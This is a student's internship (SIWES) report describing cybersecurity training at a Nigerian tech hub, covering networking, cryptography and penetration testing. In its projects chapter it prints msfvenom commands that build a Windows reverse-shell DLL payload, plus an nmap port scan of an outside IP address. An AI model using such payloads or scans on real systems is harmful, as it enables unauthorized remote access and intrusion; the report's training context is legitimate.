TECHNICAL REPORT ON STUDENT INDUSTRIAL WORK EXPERIENCE SCHEME (SIWES)

SIWES REPORT

Held at

MALHUB NIGERIA TECHNOLOGIES

1 ILOFA ROAD GRA, ILORIN KWARA STATE, NIGERIA

By:

SULEIMAN ABDULAZEEZ FEMI

ND/23/COM/PT/0165

SUBMITTED TO:
DEPARTMENT OF MASS COMMUNICATION, INSTITUTE OF INFORMATION AND COMMUNICATION TECHNOLOGY (IICT) KWARA STATE POLYTECHNIC, ILORIN
IN PARTIAL FULFILMENT OF THE REQUIREMENT FOR THE AWARD OF NATIONAL DIPLOMA (ND) IN COMPUTER SCIENCE TECHNOLOGY

APRIL, 2024

DEDICATION

This work is dedicated to the Almighty God, who has been my ultimate source of everything, bliss, vigour, sapience, good health and sustenance for visually preserving me through and for the prosperous completion of my SIWES programme in one piece. This work is also dedicated to my parents; Mr and Mrs Suleiman for their efforts and help both financially and prayerfully. It is withal dedicated to MAlHUB and especially my tutor Mr. Feranmi for their excellent guidance and the supportive learning environment provided during my industrial training.

ACKNOWLEDGMENT

I sincerely appreciate the Industrial Training Fund (ITF) and Kwara State Polytechnic, Ilorin, for the opportunity to participate in SIWES. My gratitude goes to MALHUB Nigeria Technologies for providing a conducive learning environment, and special thanks to my tutor, Mr. Feranmi, for his mentorship. I also appreciate my SIWES coordinator and supervisors for their guidance. Lastly, I am grateful to my parents, Mr. and Mrs. Suleiman, for their unwavering support throughout this journey.

TABLE OF CONTENT

CHAPTER ONE
INTRODUCTION

1.1 Background of Study

The Student Industrial Work Experience Scheme (SIWES) was established by the Industrial Training Fund (ITF) in 1973 to bridge the gap between theoretical knowledge and practical industry experience. It is designed to equip students in higher institutions with essential technical and professional skills in their respective fields of study before graduation.

For Computer Science students, SIWES plays a crucial role in exposing them to real-world applications of computing technologies, software development, hardware maintenance, networking, and cybersecurity. By working in an industrial setting, students gain hands-on experience, improve their problem-solving abilities, and enhance their understanding of industry standards and practices.

This report documents my SIWES experience at MALHUB Nigeria Technologies, Ilorin, where I was trained in network security, penetration testing, and security risk management. The experience provided me with invaluable practical skills and insights into real-world industry operations, reinforcing my academic learning and preparing me for future career opportunities.

1.2 AIMS AND OBJECTIVES OF SIWES

The Industrial Training Fund’s policy Document No. 1 of 1973 which established SIWES outlined the objectives of the scheme. The objectives are to:

1. Provide an avenue for students in higher institutions of higher learning to acquire industrial skills and experiences during their courses of study.2. Prepare students for industrial work situations that they are likely to meet after graduation.
2. Expose students to work methods and techniques in handling equipment and machinery that may not be available in their institutions.
3. Make the transition from school to the world of work easier and enhance students’ contact for later job placements.

4. Provide students with the opportunities to apply their educational knowledge in real work situations, thereby bridging the gap between theory and practice.
5. Enlist and strengthen employers' involvement in the entire educational process through SIWES.

1.3 Organization Overview

MALHUB Nigeria Technologies is a dynamic innovation hub committed to fostering technological growth, entrepreneurship, and skill development. The organization provides a collaborative environment where individuals and businesses can thrive through access to resources, training, and networking opportunities.

Core Services and Activities

1. Co-Working Space – MALHUB offers an affordable and well-equipped workspace that serves as a meeting point for professionals, entrepreneurs, and innovators. It provides a conducive environment for collaboration, networking, and project development, ultimately enhancing the local tech ecosystem.
2. Incubation Program – The hub supports startups and emerging businesses by offering management training, business mentorship, co-creation workspaces, and business development support. This helps young companies grow, scale, and contribute to technological advancements.
3. Ecosystem Development – MALHUB is dedicated to empowering youth and improving economic opportunities by promoting innovation, developing new technologies, and expanding job prospects within the community. Through its initiatives, the organization contributes to digital transformation and economic sustainability.
4. ICT Training – The hub provides intensive training programs in various ICT fields, including web development, graphics design, UI/UX design, 3D animation, robotics, and office management. These training sessions equip individuals with the skills needed to excel in the digital economy.

5. MALHUB continues to be a driving force in Nigeria's technology and innovation landscape, creating opportunities for skill acquisition, entrepreneurship, and professional growth.

CHAPTER TWO
WORK DESCRIPTION

2.1 Description of Tasks Assigned

During my SIWES training at Malhub Nigeria Technologies, I was assigned various cybersecurity-related tasks that enhanced my technical skills and provided hands-on experience in securing digital environments. My responsibilities included:

1. 1.Network Configuration and Security (Cisco Packet Tracer): Designed and simulated computer networks using Cisco Packet Tracer, configuring routers, switches, and VLANs. Implemented Access Control Lists (ACLs) to restrict unauthorized access and improve network security. Conducted troubleshooting on simulated networks to understand real-world networking issues.
2. Cryptography: Data Encryption and Decryption: Applied encryption techniques such as AES, RSA, and Hashing algorithms to secure sensitive data. Developed encryption and decryption scripts using Python for data security. Explored digital signatures and certificates to ensure data integrity and authenticity.
3. Penetration Testing and Vulnerability Assessment: Performed penetration testing using Metasploit, Nmap, Loxs, and Nessus to identify vulnerabilities in network systems. Conducted web application security testing, analyzing SQL injection and cross-site scripting (XSS) risks.
4. Generated reports on detected vulnerabilities and recommended remediation strategies.
5. Identity and Access Management (IAM): Configured role-based access control (RBAC) to restrict unauthorized system access. Managed user authentication and authorization policies to ensure data confidentiality. Studied and applied multi-factor authentication (MFA) techniques for enhanced security.
6. Cyber Threat Response and Incident Handling: Monitored real-time threats and performed security log analysis using SIEM tools. Assisted in drafting

incident response plans and conducting security awareness training. Simulated DDoS attack scenarios and implemented countermeasures.

7. Phishing Awareness and Detection: Conducted phishing simulations to understand attack tactics used by cybercriminals. Analyzed phishing emails, malicious links, and spoofed websites to identify common social engineering techniques. Assisted in creating security awareness campaigns to educate users on phishing prevention.
8. Address Resolution Protocol (ARP) Spoofing & Mitigation: Conducted ARP spoofing attacks in a controlled environment to understand network vulnerabilities. Implemented countermeasures such as Dynamic ARP Inspection (DAI) to prevent attacks.
9. Firewall Configuration and Security Policies: Configured firewalls using pf Sense and Windows Defender Firewall to filter traffic and block malicious activities. Set up Intrusion Detection and Prevention Systems (IDS/IPS) to monitor and block cyber threats. These tasks provided me with practical exposure to cybersecurity tools and techniques, reinforcing my understanding of network security, ethical hacking, cryptography, phishing awareness, and cyber defense strategies.

2.2 Tools and Technologies Used

During my SIWES training at MALhub Nigeria Technologies, I worked with various tools, technologies, programming languages, and hardware components that enhanced my practical cybersecurity skills. These tools were essential for network security, penetration testing, vulnerability assessment, and encryption.

Software and Security Tools

1. **Cisco Packet Tracer** – Used for network simulation, configuration of routers and switches, VLAN implementation, and network troubleshooting.
2. **Kali Linux (Virtual Machine & Cloud-Based)** – A cybersecurity-focused OS used for penetration testing, digital forensics, and security analysis.

3. **LOXS (Log Management & SIEM Tool)** – Used for log analysis, security event monitoring, and detecting cyber threats.
4. **Nmap (Network Mapper)** – A network scanning tool for port scanning, vulnerability detection, and network mapping.
5. **FileZilla** – An FTP client used for secure file transfers between local and remote systems.
6. **Metasploitable** – A deliberately vulnerable virtual machine used for penetration testing practice and vulnerability exploitation.
7. **Metasploit Framework** – A powerful tool for exploiting security flaws, ethical hacking, and security assessments.
8. **Nessus** – A vulnerability scanner used to identify security weaknesses in networks and systems.
9. **GoPhish** – A phishing simulation tool used to test and analyze phishing attacks for security awareness training.
10. **OpenSSL** – Used for encryption, SSL/TLS certificate management, and securing communication channels.

Programming Languages

1. **Basic Python** – Used for writing security scripts, automating tasks, and developing basic cybersecurity tools.
2. **Basic PHP** – Used for understanding web vulnerabilities such as SQL injection, XSS attacks, and implementing basic web security measures.

1. Hardware & Connectivity

1. **Personal Computer (PC**) – Served as the main workstation for running cybersecurity tools, configuring networks, and conducting security assessments.
2. **Fast WiFi Connection** – Provided stable internet access for online security research, downloading security patches, and running cloud-based tools.

3. **SanDisk USB Drive** – Used for data storage, booting live operating systems (Kali Linux), and transferring security tools between devices.

These tools and technologies provided hands-on experience in network security, penetration testing, ethical hacking, cryptography, and phishing awareness, strengthening my practical knowledge in cybersecurity operations and defense strategies.

2.3 Practical Learning

During my SIWES training at MALHUB Nigeria Technologies, I gained hands-on experience in network security, penetration testing, cryptography, and cyber threat mitigation.

1. **Network Security** – Configured VLANs, firewalls, and network traffic analysis using Cisco Packet Tracer and Wireshark.
2. **Penetration Testing** – Conducted vulnerability assessments with Nmap and Nessus, exploited weaknesses using Metasploit, and documented security findings.
3. **Cyber Threat Analysis** – Monitored system logs with LOXS, simulated phishing attacks using GoPhish, and assisted in incident response planning.
4. **Cryptography** – Implemented data encryption and decryption with OpenSSL, AES, and RSA for secure communication.
5. **ARP Spoofing & Mitigation** – Simulated ARP spoofing attacks and implemented Dynamic ARP Inspection (DAI) to prevent them.
6. **Web Security** – Used basic Python and PHP to automate security tasks and analyze web vulnerabilities like SQL Injection and XSS.

This practical exposure strengthened my cybersecurity skills, preparing me for real-world security challenges.

2.4 Key Technical and Professional Skills Gained

During my SIWES training at MALhub Nigeria Technologies, I developed essential technical and professional skills in network security, vulnerability assessment, and cyber threat mitigation. These include:

1. **Network Configuration & Security:** Assigned IP addresses (static & DHCP) to end devices using Cisco Packet Tracer. Configured network security measures such as firewalls and VLANs.
2. **Vulnerability Assessment & Penetration Testing:** Used Nmap, Nessus, and LOXS to detect vulnerabilities in systems and websites. Conducted penetration testing, identified security gaps, and recommended fixes.
3. **Phishing Simulation & Prevention:** Simulated phishing attacks to study social engineering techniques. Learned email security measures and phishing detection strategies to prevent attacks.
4. **Malware & Payload Security:** Created payloads for ethical hacking and learned ways to detect and prevent them. Explored malware detection techniques and system hardening strategies.

These skills have significantly strengthened my cybersecurity knowledge, preparing me for real-world security operations and ethical hacking roles.

2.5 Other Relevant Information for Work Description Section

I also gained experience in log analysis for threat detection, firewall configuration, and intrusion prevention. Additionally, I learned social engineering tactics, security awareness training, and best practices for securing networks and systems. My exposure to real-world cybersecurity challenges helped me develop critical thinking and problem-solving skills in ethical hacking and cybersecurity defense strategies.

CHAPTER THREE

PROJECTS UNDERTAKEN

3.1 Description of Projects


During my SIWES training at MALhub Nigeria Technologies, I worked on several hands-on projects that enhanced my practical understanding of network security, penetration testing, cryptography, and ethical hacking.

1. Network Configuration and Packet Transmission

Objective: Set up a functional network where multiple end devices communicate via DHCP and static IP addressing.

Methodology: Used Cisco Packet Tracer to connect end devices to a switch linked to WiFi, ensuring successful packet transmission.

Outcome: Successfully established a network where devices communicated seamlessly, reinforcing my knowledge of IP addressing and network topology.



Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
●	--	PC B	PC C	ICMP	■	0.000	N	0	(edit)	(delete)


A Networking lab where devices communicate seamlessly

2. Payload Creation and Execution

Objective: Generate a malicious payload using Metasploit to understand how cyber attackers exploit systems.

Methodology: Created a reverse shell payload, executed it on my own system, and gained remote access.

Outcome: Successfully hacked my own system's camera, gaining insight into ethical hacking techniques and countermeasures.



```
┌──(root㉿kali)-[/home/kali/Documents/AppShim]
└─# msfvenom -p windows/shell/reverse_tcp lport=8585 lhost=192.168.64.139 -f dll > inject.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes


┌──(root㉿kali)-[/home/kali/Documents/AppShim]
└─# ls -l
total 12
-rw-r--r-- 1 root root 8704 Mar 16 00:18 inject.dll
root@kali:~# msfvenom -p windows/shell/reverse_tcp lport=9999 lhost=192.168.1.2 -f dll >inject.
dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~# ls
Desktop  Documents  Downloads  inject.dll  Music  Pictures  Public  Templates  Videos
root@kali:~# █
```


Using Metasploit framework to create a reverse_tcp payload

3. Encryption and Decryption Using OpenSSL

Objective: Secure sensitive data by encrypting and decrypting text and image files using AES-256-CBC encryption.

Methodology: Used OpenSSL commands to encrypt and decrypt files, ensuring data confidentiality.

Outcome: Successfully encrypted and decrypted files, deepening my understanding of cryptography and data protection.



```
┌──(kali㉿kali)-[~/Documents]
└─$ cd ..

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ echo "I want to carry out a billion dollar heist" > file.txt

┌──(kali㉿kali)-[~]
└─$ cd documents

┌──(kali㉿kali)-[~/documents]
└─$ cd ..

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  file.txt  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ openssl enc -aes-256-cbc -salt -in /home/kali/file.txt -out encryptedtext.txt -k uthman10
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads          file.txt  Pictures  Templates
Documents  encryptedtext.txt  Music     Public    Videos

┌──(kali㉿kali)-[~]
└─$ cat encryptedtext.txt
Salted__4=@◆$█◆@◆◆◆◆◆◆o◆I◆◆⍰@!sT◆桓◆~3◆◆◆◆◆~◆◆◆9◆◆◆◆j◆9

┌──(kali㉿kali)-[~]
└─$ openssl enc -aes-256-cbc -salt -in /home/kali/file.txt -out encryptedtext.txt -k uthman10
```


Encrypting a file using Advanced Encryption Standard (a symmetric encryption technique)

4. Website & Network Vulnerability Assessment

Objective: Identify vulnerabilities, open ports, and security risks in websites and networks.

Methodology: Used WHOIS to retrieve website details and Nmap for scanning open ports and network vulnerabilities.

Outcome: Discovered exposed ports and security gaps, reinforcing my ability to conduct vulnerability assessments and risk analysis.


kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
F3D0R@@kali: ~
File Actions Edit View Help
Type here to search

```
40/tcp filtered unknown
41/tcp filtered graphics
42/tcp filtered nameserver
43/tcp filtered whois
44/tcp filtered mpm-flags
45/tcp filtered mpm

Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds

┌──(F3D0R@㉿kali)-[~]
└─$ nmap -Pn -p20-45 199.188.201.16 | grep open
21/tcp open     ftp
25/tcp open     smtp
26/tcp open     rsftp

┌──(F3D0R@㉿kali)-[~]
└─$ nmap -Pn -p20-45 199.188.201.16 | grep open > del.txt

┌──(F3D0R@㉿kali)-[~]
└─$ cat del.txt
21/tcp open     ftp
25/tcp open     smtp
26/tcp open     rsftp

┌──(F3D0R@㉿kali)-[~]
└─$ nmap -Pn -p20-45 -sV 199.188.201.16 | grep open >> del.txt
```

Nmap vulnerability scanning on a network

These projects provided hands-on experience in cybersecurity operations, strengthening my skills in network security, penetration testing, cryptography, and ethical hacking.

3.2 Challenges Encountered

During my SIWES training at MALhub Nigeria Technologies, I faced several technical and non-technical challenges, including:

Technical Challenges

1. WiFi Network Connection Failure – Frequent network disconnections during vulnerability scanning forced me to restart the process multiple times, delaying progress.
2. Slow System Performance – Running multiple virtual machines and security tools like Metasploit, Nmap, and Nessus caused lagging and slow processing speeds.
3. False Positives in Scanning Results – Some vulnerability assessments produced inaccurate reports, requiring extra time for manual verification.
4. Firewall Restrictions – Certain penetration testing attempts were blocked by firewalls, limiting my ability to perform deeper security assessments.

Non-Technical Challenges

1. High Transportation Costs – Traveling to and from the training center was expensive and added financial strain.
2. Limited Hands-on Access to Real-world Networks – Due to security policies, some real-world testing environments were restricted, limiting my exposure to live penetration testing scenarios.
3. Time Constraints – Balancing SIWES tasks with academic requirements was challenging, especially when dealing with complex cybersecurity tasks that required extended focus.

Despite these challenges, I adapted by using alternative network setups, optimizing system performance, and researching cybersecurity concepts independently, which improved my problem-solving skills and technical expertise.

3.3 Solutions Provided

To overcome the challenges encountered during my SIWES training at MALhub Nigeria Technologies, I implemented the following solutions:

Technical Challenges & Solutions

1. **WiFi Network Connection Failure:** Used mobile hotspot as a backup during scans to prevent sudden disconnections. Scheduled scans during off-peak hours to reduce network congestion.
2. **Slow System Performance:** Optimized system performance by closing unnecessary background applications. I used lighter alternatives for some security tools when possible.
3. **False Positives in Scanning Results:** Verified results using multiple scanning tools like Nmap, Nessus, and Metasploit to cross-check vulnerabilities. Researched official documentation and best practices to improve accuracy.
4. **Firewall Restrictions:** Tested attacks in virtualized lab environments (Kali Linux & Metasploitable) instead of live networks. Learned bypassing techniques while ensuring ethical hacking guidelines were followed.

Non-Technical Challenges & Solutions

1. High Transportation Costs: Carpooled with colleagues to reduce daily expenses. Utilized remote learning resources where possible to complement in-person training.

2. Limited Hands-on Access to Real-World Networks: Practiced using simulation tools like Cisco Packet Tracer for network security exercises. Created personal virtual lab environments to test penetration techniques.

3. Time Constraints: Created a schedule to balance training tasks with academic responsibilities. Focused on task prioritization and efficient time management.

These solutions not only helped me complete my tasks efficiently but also contributed to the team’s success by ensuring accurate vulnerability assessments, effective security measures, and smooth workflow execution.

CHAPTER FOUR

LESSONS LEARNED

4.1 Experience Gained

I gained valuable technical skills, cybersecurity knowledge, and professional development experience that enhanced my career readiness.

Technical Skills & Knowledge Acquired

1. Network Security & Configuration – Learned how to assign IP addresses (static & DHCP), configure VLANs, firewalls, and troubleshoot network issues using Cisco Packet Tracer.
2. Penetration Testing & Vulnerability Assessment – Gained hands-on experience with Nmap, Nessus, and Metasploit for scanning, identifying, and exploiting system vulnerabilities.
3. Phishing & Social Engineering Awareness – Learned to simulate phishing attacks using GoPhish and implement preventive security measures.
4. Cryptography & Data Protection – Applied AES-256-CBC encryption using OpenSSL to protect sensitive files and communications.
5. Incident Response & Cyber Threat Analysis – Understood how to analyze security logs using LOXS and respond to cyber threats effectively.

Professional Development

1. Teamwork & Collaboration – Worked with mentors and colleagues on cybersecurity projects, improving my team-based problem-solving skills.
2. Time Management – Balanced multiple cybersecurity tasks and academic responsibilities, improving my ability to prioritize and meet deadlines.
3. Communication Skills – Improved my ability to explain security concepts, document findings in reports, and present technical information clearly.

This experience significantly strengthened my technical expertise and professional skills, preparing me for real-world cybersecurity challenges and future career opportunities.

CHAPTER FIVE

CONCLUSION AND RECOMMENDATIONS

5.1 Conclusion

My SIWES training at MALhub Nigeria Technologies was a transformative experience that significantly enhanced my technical skills, cybersecurity knowledge, and professional development. Through hands-on practice in network security, penetration testing, cryptography, and cyber threat analysis, I gained a deeper understanding of real-world cybersecurity challenges and defense strategies.

This experience reinforced the importance of practical learning in bridging the gap between theory and industry applications. It also helped me develop essential problem-solving, teamwork, time management, and communication skills, which are crucial for success in the cybersecurity field.

Overall, SIWES has prepared me for a career in cybersecurity by providing exposure to industry-standard tools, ethical hacking techniques, and best security practices, giving me a solid foundation for future professional growth.

5.2 Recommendations

Based on my SIWES experience at MALhub Nigeria Technologies, I recommend the following improvements to enhance the program for future participants:

1. Improved Internet Connectivity – A more stable and high-speed internet connection should be provided to prevent disruptions during security scans and research activities.
2. Financial Support for Students – Institutions or sponsoring bodies should offer transportation allowances to reduce the financial burden on students.
3. Access to Real-World Cybersecurity Environments – Students should be given more opportunities to work on live security projects under proper supervision to gain hands-on experience beyond simulated environments.

4. Provision of More Advanced Cybersecurity Tools – Expanding access to premium security tools, cloud labs, and enterprise-level cybersecurity platforms will enhance learning.
5. Regular Industry-Based Supervision – Supervisors should conduct more frequent check-ins and assessments to ensure students stay on track and maximize their learning.
6. Cybersecurity Awareness Programs – Hosting seminars, workshops, and training sessions on the latest cybersecurity threats and trends will help students stay updated on industry developments.

Implementing these recommendations will enhance the effectiveness of the SIWES program, ensuring that students gain the best practical experience to prepare them for professional careers in cybersecurity.

5.3 Suggestions for Improving SIWES or the Work Environment at the Host Organization

To enhance the SIWES program and the work environment at MALhub Nigeria Technologies, I suggest the following improvements:

1. Better Structured Learning Path – A well-defined training curriculum should be established to ensure students cover all key areas of cybersecurity, networking, and ethical hacking systematically.
2. Access to More Cybersecurity Tools – Providing premium versions of security tools like Nessus, Burp Suite Pro, and SIEM platforms will enhance students' hands-on experience.
3. Dedicated Cybersecurity Lab – Setting up a secure lab environment with virtual machines and real-world penetration testing setups will help students practice in a safe and controlled setting.
4. Improved Internet Infrastructure – Upgrading to high-speed and stable internet connectivity will prevent disruptions during scans, research, and online training sessions.

5. More Industry-Based Projects – Engaging students in live cybersecurity projects, such as real-world vulnerability assessments, incident response simulations, and phishing awareness campaigns, will provide practical experience.
6. Monthly Supervisor Visits – Institutions should ensure that supervisors conduct regular visits to track students' progress and provide feedback.
7. Financial Incentives – Providing stipends or transportation allowances will help ease financial burdens and motivate students.
8. Cybersecurity Awareness Programs – Organizing workshops, guest lectures, and security drills will expose students to emerging threats and industry best practices.

By implementing these suggestions, SIWES at MALhub can be more impactful, ensuring that students gain deeper insights, hands-on skills, and a solid foundation for a cybersecurity career.